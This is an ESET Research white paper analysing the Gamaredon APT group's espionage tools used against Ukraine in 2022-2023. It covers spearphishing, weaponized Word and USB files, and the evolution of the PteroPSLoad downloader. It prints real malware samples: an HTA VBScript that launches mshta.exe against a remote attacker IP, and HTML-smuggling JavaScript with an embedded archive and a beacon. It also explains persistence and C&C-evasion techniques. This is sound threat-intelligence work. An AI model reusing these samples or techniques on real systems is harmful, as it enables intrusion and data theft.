ESET Research white papers

Digital Security
Progress. Protected.

Cyberespionage the Gamaredon way:

Analysis of toolset used to spy on Ukraine in 2022 and 2023

26 September, 2024

(eset):research

TABLE OF CONTENTS

Author:
Zoltán Rusnák

EXECUTIVE SUMMARY

In this white paper, we provide a comprehensive technical analysis of the toolset used by the Gamaredon advanced persistent threat (APT) group to conduct its cyberespionage activities in 2022 and 2023, or since the war in Ukraine escalated in February 2022. This *Russia-aligned group* has been active since at least 2013 and is currently the most active threat actor in Ukraine, focusing mainly on the country's governmental institutions, as evidenced over time by ESET telemetry, in *several reports* from *CERT-UA*, and from other official Ukrainian bodies.

Gamaredon *has been attributed by the Security Service of Ukraine (SSU)* to the 18th Center of Information Security of the FSB, operating out of occupied Crimea. We believe this group *to be collaborating* with another threat actor that we discovered and named *InvisiMole*.

We analyzed thousands of samples and share details about Gamaredon's ever-changing obfuscation tricks and numerous techniques used for bypassing domain-based blocking. These tactics pose a significant challenge to tracking efforts, as they make it harder for systems to automatically detect and block the group's tools. Nevertheless, during our research, we managed to identify and understand these tactics, and keep track of Gamaredon's activities.

Key findings:

- The majority of Gamaredon's attacks are directed against Ukrainian governmental institutions, but we also saw a few attempts to compromise targets in several NATO countries, namely Bulgaria, Latvia, Lithuania, and Poland.
- To compromise new victims, Gamaredon conducts spearphishing campaigns and uses its custom malware to weaponize the victim's Word documents and USB drives that are expected to be shared among potential new victims.
- Gamaredon's toolset mainly includes custom-made malware written in PowerShell, VBScript, and C, but also a few open-source tools.
- We analyzed thousands of samples and provide a description of the most actively used tools including their evolution, and a few examples of typical obfuscation applied to them.
- We share our observations about Gamaredon's network infrastructure and its methods of bypassing domain-based blocking.

OVERVIEW

Since July 2021, we have been periodically documenting the most relevant Gamaredon activities in public ESET APT Activity Reports, and in private *ESET Threat Intelligence Reports* available to selected customers. In this white paper, we provide an in-depth analysis of the tools that are the most prevalent, or interesting in some other way, in order to shed more light on the relationships that exist among the tools and to help create a bigger picture of the tools' ecosystem.

For many years, since its first appearance around 2013, Gamaredon focused all its resources exclusively on compromising targets in Ukraine. To our surprise, in April 2022 and February 2023, we observed two spearphishing campaigns in which the group targeted governmental institutions in several NATO countries. To our knowledge, no successful breaches occurred, and Gamaredon has since returned its focus solely to Ukraine.

According to our long-term observations, Gamaredon, unlike most APT groups, does not try to be stealthy and remain hidden as long as possible by using novel techniques when conducting cyberespionage operations, but rather the operators are reckless and do not mind being discovered by defenders during their operations. Even though they do not care so much about being noisy, they apparently put in a lot of effort to avoid being blocked by security products and try very hard to maintain access to compromised systems. Typically, Gamaredon attempts to preserve its access by

deploying multiple simple downloaders or backdoors simultaneously. The lack of sophistication of Gamaredon tools is compensated by frequent updates and use of regularly changing obfuscation.

In the past, Gamaredon used numerous downloaders and various tools to move laterally within infiltrated systems. Its ultimate payload was a file stealer, whose main goal was to look for files with specific file extensions and exfiltrate them to the command and control (C&C) server. These tools were written mostly in C, VBScript, and .NET, and many of them were deployed packed in self-extracting (SFX) archives.

In 2022, the trend slowly started to shift towards the use of VBScript and PowerShell in tandem, and Gamaredon almost completely ditched the use of SFX archives. During 2023, Gamaredon notably improved its cyberespionage capabilities and developed several new tools in PowerShell, with a focus on stealing valuable data, for example from web applications running inside internet browsers, email clients, and instant messaging applications such as Signal and Telegram. The timeline of new tools deployed in 2022 and 2023 is shown in Figure 1. Except for PteroScreen, all of the tools shown in that figure were discovered by ESET Research.



Figure 1. Timeline of new tools added to Gamaredon's arsenal

In May 2022, we noticed that Gamaredon started investing lots of time into testing and applying a variety of techniques to thwart domain-based blocking. More specifically, Gamaredon stopped relying solely on registering dozens of new C&C domains and started leveraging services provided by third parties like Telegram and Cloudflare.

Victimology

Gamaredon mainly focuses on compromising various governmental institutions in Ukraine. However, we have seen two spearphishing campaigns, one in April 2022 and the other in February 2023, targeting several NATO countries, namely Bulgaria, Latvia, Lithuania, and Poland.

Between November 1st, 2022 and December 31st, 2023, we observed more than a thousand unique machines in Ukraine that were attacked by Gamaredon. The seven-day moving average of daily additions is visualized in Figure 2.



Figure 2. Seven-day moving average of unique machines attacked in Ukraine

Attribution

We attribute with high confidence all activities mentioned in this white paper to Gamaredon, based on our ongoing tracking of its actions and our file and network-based detections. Unique obfuscation types used in Gamaredon's tools, which we have partially documented in the *Obfuscation* section, and its consistent targeting further support our attribution. Moreover, most of our findings align with *reports* published independently by CERT-UA.

TECHNICAL ANALYSIS

Initial access

To compromise new targets, Gamaredon relies on three distinct methods of initial access: spearphishing emails, weaponized Word documents, and weaponized USB drives. The group directly conducts spearphishing, while the other methods are more automated and driven by the tools it deploys on previously compromised systems, to move laterally within or outside of a compromised

organization. These two methods are described rather briefly in this section, because they are examined in detail in the respective sections covering the tools involved.

Spearphishing campaigns

A typical Gamaredon spearphishing campaign employs a spearphishing email with a malicious attachment that contains either a LNK or an HTA file that is served to a potential victim. The files from email attachments download the next stage, which is usually a VBScript downloader. No exploits are used, so targets must open the LNK or HTA files to get compromised.

Throughout 2022 and early 2023, we saw Gamaredon using various types of archives (RAR, ZIP, 7z, TAR), each delivered as an attachment that contained a directory with a single LNK file. When opened, these LNK files launched the `mshta.exe` process with a URL as an argument. As shown in Figure 3, the URL points to a remote HTA file. We were not able to obtain these remote HTA files; therefore, we can only speculate that they contained a VBScript downloader as in other cases that we observed subsequently.



Figure 3. An example of the target of a LNK file from a Gamaredon spearphishing campaign

In early 2023, Gamaredon started using a new tactic in some of its spearphishing campaigns, replacing LNK files with HTA files in attached archives. As shown in Figure 4, this HTA file contained a short VBScript that launched `mshta.exe` with a URL as an argument to download another HTA file. This second HTA file contained a VBScript downloader – *PteroSand* – that could deliver additional payloads.

```
<!DOCTYPE html>
<html>
<head>
<HTA:APPLICATION icon="#" WINDOWSTATE="minimize" SHOWINTASKBAR="no" SYSMENU="no"  CAPTION="no" />
<script type="text/vbscript">
On Error Resume Next
Set registered = CreateObject("WScript.Shell")
On Error Resume Next
registered.Run "%windir%\system32\mshta.exe http://81.200.156.77/send/regular/02.03/rejoined.jpeg"
On Error Resume Next
Close
</script>
</head>
<body>
</body>
</html>
```

Figure 4. An example HTA file from a Gamaredon spearphishing campaign

Later, around April 2023, the tactics, techniques, and procedures (TTPs) of Gamaredon's spearphishing campaigns changed once again, using *HTML smuggling* to deliver a malicious HTA file via an HTML email attachment. Upon opening, the HTML document displays a dialog for downloading the archive, but the archive is in fact base64 encoded and embedded in the JavaScript code contained in the HTML attachment, so no download is necessary. Figure 5 shows an example of such JavaScript code with an embedded archive. The HTA file from the embedded archive launches `mshta.exe` , which in turn downloads and executes another HTA file that contains PteroSand. Interestingly, Gamaredon again did not switch instantly to this new tactic, but rather used it simultaneously with the previous one for a short time.

```
dmN = false;
document.onmousemove=function(){
if (dmN) return;
dmN = true;
var g4Y = navigator["platform"];
if (['Win32', 'Win64', 'Windows', 'WinCE'].indexOf(g4Y) == -1) die();
var Xul = document.createElement('a');
var CTc = document.createTextNode("");
Xul.appendChild(CTc);
Xul.title = "yiv";
pSI = "UEsDBAoAAAAAABdjCVcAAAAAAAAAAAAAAAAQAAAAMTUzMl8wOC0wOC0yMDIzL1BLAwQUAAAICAAV
Xul.href = 'data:application/x-rar-compressed;base64, ' + pSI;
document.body.appendChild(Xul);
Xul.download = "1532_08-08-2023.rar";
Xul.click();
var img = document.createElement("img");
img.src = "http://94.198.221.21/mo.09.08";
img.style.width = "1px";
img.style.height = "1px";
Xul.appendChild(img);
};
```

Figure 5. An example of the JavaScript code with an embedded base64-encoded archive marked in red

Weaponized Word documents

Gamaredon also compromises new targets using the victim's Word documents, weaponized by either *PteroDoc* or *PteroTemplate*. These documents then download a malicious remote template that delivers *PteroDash*, which can download additional payloads to a newly compromised system.

PteroDoc, when deployed to an already compromised system, weaponizes all Word documents on a system by adding a malicious remote template reference, anticipating these documents may be shared with other potential victims within or even outside of a compromised organization.

PteroTemplate weaponizes the default Word template (`Normal.dotm`) on a compromised system by injecting a malicious VBA macro. This action weaponizes all new and existing documents based on the default template. The injected macro, activated when documents are closed, attaches a reference to a malicious remote template. Then, whenever the weaponized documents are opened, the malicious remote template will be downloaded. Interestingly enough, the act of attaching a new template alters the document. Therefore, despite saving such a document immediately before closing it, for example by pressing Ctrl + S, the Save dialog window will pop up every time and the document needs to be saved again by the victim.

Weaponized USB drives

The last method used by Gamaredon involves USB drives, weaponizing all drives connected to a compromised system with VBScript or PowerShell versions of PteroLNK. Both tools, when deployed on a system, repeatedly attempt to detect connected USB drives, in order to drop LNK files and in some cases also a copy of PteroLNK onto them. LNK files are created with conspicuous filenames in English and Ukrainian (e.g., `pornography`, `Login_Password`, `мобілізація` (translation: mobilization), `записи_розмов` (translation: conversation_records)), probably to entice potential victims into opening them. Clicking on a LNK file can, depending on the particular PteroLNK version that created it, either directly retrieve the next stage from a C&C server, or execute a PteroLNK copy to download additional payloads.

As in the case of weaponized documents, the goal is to facilitate lateral movement within or outside of a compromised organization through victims sharing these weaponized USB drives.

Toolset

Gamaredon uses numerous tools, which we have broken down into the following categories: downloaders, droppers, weaponizers, stealers, backdoors, and ad hoc tools. In Table 1, we summarize all tools contained in this section and provide basic information for each of them. Note that we deliberately omitted all dedicated downloaders, since we did not assign particular names to them, and they are used by Gamaredon only for deploying specific tools already present in the table.

Table 1. Summary of tools used by Gamaredon

Tool	Category	Written in	Description
PteroPSLoad	Downloader	PowerShell	Downloads various payloads.
PteroX	Downloader	VBScript	Downloads various payloads.
PteroSand	Downloader	VBScript	Downloads various payloads.

Tool	Category	Written in	Description
PteroDash	Downloader	VBScript	Downloads various payloads.
PteroRisk	Downloader	VBScript	Downloads various payloads.
PteroCDrop	Dropper	C	Drops various VBScript payloads.
PteroLNK	Weaponizer	VBScript PowerShell	Weaponizes connected USB drives.
PteroDoc	Weaponizer	VBScript	Weaponizes Word documents.
PteroTemplate	Weaponizer	VBScript	Weaponizes Word templates.
PteroDig	Weaponizer	PowerShell	Weaponizes LNK files.
PteroPSDoor	Stealer	PowerShell	Exfiltrates specific files from the file system.
PteroVDoor	Stealer	VBScript	Exfiltrates specific files from the file system.
PteroScreen	Stealer	PowerShell	Captures and exfiltrates screenshots.
PteroSteal	Stealer	PowerShell	Exfiltrates credentials stored by browsers.
PteroCookie	Stealer	PowerShell	Exfiltrates cookies stored by browsers.
PteroSig	Stealer	PowerShell	Exfiltrates data stored by the Signal application.
PteroGram	Stealer	PowerShell	Exfiltrates data stored by the Telegram application.
PteroBleed	Stealer	PowerShell	Exfiltrates data stored by specific web applications.
PteroScout	Stealer	PowerShell	Exfiltrates various system information.
PteroPShell	Backdoor	PowerShell	Serves as a remote shell.
PteroSocks	Ad hoc	PowerShell	Serves as a reverse SOCKS proxy.
PteroClone	Ad hoc	PowerShell	Delivers payloads using the rclone utility.
PteroPowder	Ad hoc	C	Downloads additional payloads.
ReVBShell	Ad hoc	VBScript	Serves as a remote shell.

Downloaders

Based on our observations, Gamaredon's downloaders fall into two categories: general-purpose and dedicated. Typically, a general-purpose downloader fetches a dedicated downloader, which then delivers the final payload.

However, exceptions exist where a general-purpose downloader delivers another general-purpose downloader or deploys a final payload directly. Although the procedure can vary over time, the simplified scheme illustrated in Figure 6 is accurate in most cases.



Figure 6. A simplified download scheme

General-purpose downloaders

We recognize eight types of general-purpose downloaders: five standalone and three built-in. Standalone downloaders primarily deliver payloads, whereas built-in downloaders have other primary capabilities but can also deliver payloads.

PteroPSLoad

PteroPSLoad is a downloader written in PowerShell that we discovered in October 2021. After it is deployed, it remains persistent on compromised systems and can deliver various payloads. We've identified 11 versions, distinguished by their unique URI for fetching payloads from their C&C servers. The main goal of all versions is just to deploy other payloads and, in some cases, set up its own persistence, which at the same time serves as its update procedure. The versions of PteroPSLoad differ in persistence mechanisms they leverage and in the ways of obtaining IP addresses of the C&C servers, but there is one thing they all have in common – the way that they handle responses from their C&C servers. Each can receive and parse at least two out of three payload types: a URL to an encrypted PE file, a PowerShell command, and an encrypted VBScript file. The downloader decides how to process the payload based on the contents of a response retrieved from the C&C server.

Payload parsing has evolved over time, so it may vary slightly for particular versions but it typically follows this pattern:

- If the response starts with `http`, PteroPSLoad fetches and decrypts an encrypted PE file from the URL, dropping it to `%TEMP%` with a random filename and `.exe` extension, and launches it.
- If the response body starts with the `!` character, a PowerShell command follows this character, which PteroPSLoad executes via `Invoke-Expression`.
- If neither clue is present, the payload is treated as a custom-encrypted VBScript, decrypted by PteroPSLoad and executed within a PowerShell process using an instance of the `MSScriptControl.ScriptControl.1` COM object.

Both the PE file and the VBScript are encrypted with an XOR cipher, with the system drive's volume serial number as the XOR key. This number is uploaded to the C&C server in the HTTP POST request issued in order to receive the payload. Table 2 summarizes the payload each PteroPSLoad version can download, including the built-in general-purpose downloaders described later in the *Built-in downloaders* section, because they handle downloaded payloads identically to PteroPSLoad.

Table 2. Types of payloads that various versions of PteroPSLoad and built-in downloaders can receive

	URL leading to a PE file	PowerShell command	Encrypted VBScript
PteroPSLoad `ps.php` `224B18E531E511CEA2849D9A3B9CF5AD502AFECC`	✓	✓	
PteroPSLoad `pst.php` `6D694B73A2C497F16EB9B5CCA883658397FFBEDF`	✓	✓	
PteroPSLoad `put.php` `B08305C557692619B9D0EAF5B58A8B91858CF4D5`	✓		✓
PteroPSLoad `past.php` `28F4F0367C2BB0574C8A7D1B9C3E71E6AC678300`	✓		✓

	URL leading to a PE file	PowerShell command	Encrypted VBScript
PteroPSLoad `time.php` `13BA279D8602FEE7CEDE152B6A9148CD9D2F6662`	✓		✓
PteroPSLoad `slot.php` `B99D4724077B0A2CBEEE38332C05F3D4171C9DCC`	✓	✓	✓
PteroPSLoad `index.php` `025E3D88C53FC12D5A4AAB726E696F2815BAC84D`	✓	✓	✓
PteroPSLoad `new.php` `D5576E578518E474A5DFF654C44AB3EC4A6E4ECF`	✓	✓	✓
PteroPSLoad `post.php` `E0BD8855159CB708789C4DE183E107C5C117FBA1`	✓	✓	✓
PteroPSLoad `account.php` `4F915541291120AA100123C1C93FA7DE78F46A3F`	✓	✓	✓
PteroPSLoad `power.php` `9E30DFFDB88DD3ADFAB4CD5C67A98336C4BF9504`		✓	✓
PteroDig `1AEAE7A567C71200BA804801C4CEC227D2B64414`		✓	✓
PteroScreen `BA2366ED4E83FFC6DEC489C9011FE181CE169A47`		✓	✓
PteroLNK `49CF239AB2EBD04CAFDCEC07FBB0C1C1A43E8C02`		✓	✓

The following sections, named after the URIs used in the individual versions, focus on relevant changes made in particular versions of PteroPSLoad, primarily highlighting the evolution of the persistence mechanism and the communication protocol. The sections, except for the last one, are ordered chronologically, with the oldest known version first. The last section is dedicated to a version of PteroPSLoad that is somewhat special, because in the past it was used for a slightly different purpose than the rest.

The first seven versions (`ps.php`, `pst.php`, `put.php`, `past.php`, `time.php`, `slot.php`, and `index.php`) exhibit similar behavior with some differences and changes in each version. These versions resolve the C&C IP address, ensure the persistence of the downloaded update, and periodically poll the C&C server for payloads. Changes in these versions mostly pertain to the persistence mechanism, the way of obtaining the C&C IP address, and the frequency of connections to the C&C server. The subsequent three versions (`new.php`, `post.php`, and `account.php`) and the special version (`power.php`) contain major changes and their behavior is fully described in their respective sections.

Note that in some sections, we briefly describe modifications of the communication protocol, but we provide more details on this matter in one place, in the *Network infrastructure* section.

Firstly, PteroPSLoad resolves the C&C server's IP address from the hardcoded domain by querying the default system DNS. Secondly, it uses that IP address to send an HTTP GET request with the `/get.php` URI to its C&C server to fetch its updated version. Thirdly, it ensures the persistence of the downloaded update by creating an HKCU `Run` value that will execute it upon every system start, serving as both an update and persistence mechanism. Finally, PteroPSLoad enters an infinite loop, in which it regularly – approximately every five minutes – polls its C&C server to see whether there is a new payload to receive, parse, and execute. Each HTTP POST request includes the compromised system's computer name and volume serial number for improved victim identification.

new.php

The PteroPSLoad persistence mechanism was significantly reworked in this version. To be stealthier, PteroPSLoad attempts to hide itself in the registry. First, it stores the orchestrator – a short PowerShell script that loads other parts of PteroPSLoad – in the environment variable `Include`. Second, it stores the relevant parts of the downloader script in the registry values: `ip`, `update`, `Decoder`, `serialNumber`, `save`, `http`, `responces` [*sic*], `Collection`, and `execute`; under `HKCU\Printers`. Finally, to achieve persistence, it adds an `UpdateService` entry under `HKCU\Software\Microsoft\Windows\CurrentVersion\Run`, which contains a short PowerShell command that reads the environment variable `Include` and executes its contents via `Invoke-Expression`. Upon execution, the orchestrator reads the parts of the PteroPSLoad script from the aforementioned registry values and executes them. Strangely, PteroPSLoad only installs itself, but does not start running immediately; previous versions do so. In fact, this action was moved to its dedicated downloader, which, after the installation, reads the orchestrator from the `Include` environment variable and executes it via `Invoke-Expression`.

We saw these combinations for obtaining the C&C IP address:

- A Telegram channel as a primary option and a hardcoded domain as a fallback.
- A post published on the Telegram publishing platform `telegra.ph` as a primary option, a Telegram channel as a secondary option, and a hardcoded domain as a fallback.
- A post published on `telegra.ph` as a primary option and a Telegram channel as a fallback.

In this version, an added feature stores the IP address in a file in `%TEMP%` once successfully obtained, used as the primary communication method with the C&C server. This may maintain system access if all IP address-obtaining methods are blocked on restart. For instance, when the system is restarted and simultaneously all methods of obtaining the C&C IP address have been blocked, PteroPSLoad is still able to communicate with its C&C server and update itself.

Unlike the previous two versions of PteroPSLoad, this one does not include the full path to the current working directory in the data exfiltrated to its C&C server, but uploads the contents of the `PROCESSOR_IDENTIFIER` environment variable along with the computer name and volume serial number.

This version can receive all three payload types: a URL leading to an encrypted PE file, a PowerShell command, or an encrypted VBScript file.

post.php

In all previous versions before this one, which we first saw on August 4th, 2023, almost all variables were not obfuscated and had genuine names; now all the names of variables present in the script are randomly generated for each instance of PteroPSLoad.

The persistence mechanism is similar to the previous version, with two changes: the orchestrator is now stored in the registry value under the HKCU `Run` key, and other relevant parts of the downloader script remain under `HKCU\Printers`, but their names are randomly generated.

Surprisingly, the update mechanism was completely removed from this version of PteroPSLoad.

Regarding the communication protocol, two significant changes were made. The first one is that a new method of obtaining the IP address of the C&C server was added. PteroPSLoad now leverages a DNS-over-HTTPS (DoH) service provided by Cloudflare. To get the IP address, it sends an HTTP GET request to `https://cloudflare-dns.com/dns-query?name=<domain>` with the `Accept` HTTP header set to `application/dns-json`, where `<domain>` is the C&C domain that is hardcoded in the sample.

So, this version of PteroPSLoad sequentially attempts to obtain its C&C IP address via three separate third-party services:

- a Telegram channel,
- the Telegram publishing platform `telegra.ph`, and
- the Cloudflare DoH service.

If all of these attempts fail, as a fallback, it resolves the IP address from the hardcoded C&C domain by querying the default system DNS.

The other significant change in network communication is that on systems where the major OS version is greater than 8 – currently Windows 10 and 11 – PteroPSLoad leverages the built-in and well-known utility *curl* for sending HTTP requests when attempting to obtain the C&C IP address via the aforementioned three services. Making outbound connections from `curl.exe` may appear less suspicious than making them directly from PowerShell.

Upon successful IP address retrieval, it's stored in a randomly named file in `%LOCALAPPDATA%\Logic\`, not `%TEMP%`.

Like the previous version, it exfiltrates the computer name, volume serial number, and the contents of the `PROCESSOR_IDENTIFIER` environment variable, accepting all three payload types: a URL leading to an encrypted PE file, a PowerShell command, or an encrypted VBScript file.

